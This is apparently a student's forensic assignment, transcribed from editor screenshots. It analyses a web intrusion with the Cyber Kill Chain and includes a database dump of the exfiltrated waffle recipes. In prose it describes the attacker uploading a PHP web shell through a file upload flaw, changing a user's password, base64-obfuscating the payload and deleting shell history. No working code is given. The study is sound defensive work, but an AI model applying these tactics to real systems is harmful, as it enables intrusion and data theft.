*Untitled 1 - Mousepad
File Edit Search View Document Help
1 Tanishq Javvaji
2 UID 119070185

- The attacker was able to extract recipes of the company which could be unique to their company.


```
--
-- Dumping data for table `waffle`
--

LOCK TABLES `waffle` WRITE;
/*!40000 ALTER TABLE `waffle` DISABLE KEYS */;
INSERT INTO `waffle` VALUES (1,'Plain','A Plain \'Ol Waffle made from scratch'),(2,'Avocado Waffle','A waffle mad
e with avocados, topped with avocados and foie gras.  AMAZING!'),(3,'Chocolate Chip','Waffles with chocolate chip
s, topped with a chocolate and maple syrup'),(4,'S\'Mores Waffles','A waffle topped with marshmellow and chocolat
e bars, sandwiched between 2 graham crackers'),(5,'The Elvis','A waffle topped with peanut butter, bananas, and b
acon.  The King would approve.'),(6,'Waffle Number 6','Red Velvet Waffle with cream cheese icing, chocolate chips
, whipped cream, and sprinkles.');
/*!40000 ALTER TABLE `waffle` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;
```

*Untitled 1 - Mousepad
File Edit Search View Document Help
1 Tanishq Javvaji
2 UID 119070185

Q4. Were you able to learn anything about the attacker? (What were their attack tools, tactics, techniques, and procedures?)

- The attacker attempted a file upload vulnerability and used attack tools to create a malicious PHP payload to gain a shell and extract sensitive data.
- The attack was analysed using the Cyber kill chain framework by Lockheed Martin and classified into eight tactics and techniques.

1. Reconnaissance: The attacker first found a vulnerable website.
2. Intrusion: The attacker found a file upload vulnerability and tested the validation by sending a troll face emoji first.
3. Exploitation: The attacker sent a malicious payload of a shell script as a php file as an input to gain remote shell access on the website.
4. Privilege Escalation: The attacker changed the password of the user 'Julia' by using change-pass.sh script present in the admin and used the changed password to escalate privileges.
5. Lateral movement: The attacker moved directories and found the admin folder which contained password scripts.
6. Obfuscation: The attacker obfuscated the malicious payload by encryption or base64_encoding which lead to not being detected by the anti-virus software or firewalls. The attacker also covered his tracks by deleting the directory history of the user.



7. Denial of service: the attacker changed the password of the user which led to denial of service for the user.
8. Exfiltration: The attacker gained access to sensitive data such as email addresses, phone numbers etc.

References

[1] M. Buckbee, "What is The Cyber Kill Chain and How to Use it Effectively," Varonis, 23 March 2023. [Online]. Available: https://www.varonis.com/blog/cyber-kill-chain.

The Honor Pledge: "I pledge on my honor that I have not given or received any unauthorized assistance on this assignment/examination."